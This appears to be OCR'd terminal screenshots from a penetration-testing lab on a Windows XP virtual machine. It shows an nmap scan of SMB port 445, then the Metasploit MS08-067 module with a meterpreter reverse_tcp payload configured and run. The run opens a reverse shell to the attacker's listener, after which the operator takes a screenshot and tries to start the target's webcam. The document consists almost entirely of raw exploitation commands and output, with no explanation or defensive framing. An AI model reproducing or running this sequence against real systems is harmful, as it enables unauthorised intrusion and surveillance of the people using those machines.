
```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 445 -sV -Pn 192.168.178.200
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-24 06:48 EST
Nmap scan report for 192.168.178.200
Host is up (0.00032s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:32:5A:B0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.43 seconds
```


```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                       .html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.178.70   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.178.200
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.178.70:4444
[*] 192.168.178.200:445 - Automatically detecting the target...
[*] 192.168.178.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.178.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.178.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.178.200
[*] Meterpreter session 1 opened (192.168.178.70:4444 -> 192.168.178.200:1036) at 2024-01-24 06:49:58 -0500

meterpreter >
```




```
meterpreter > screenshot
Screenshot saved to: /home/kali/YoyujBEd.jpeg
```




```
meterpreter > webcam_chat
[-] Target does not have a webcam
meterpreter >
```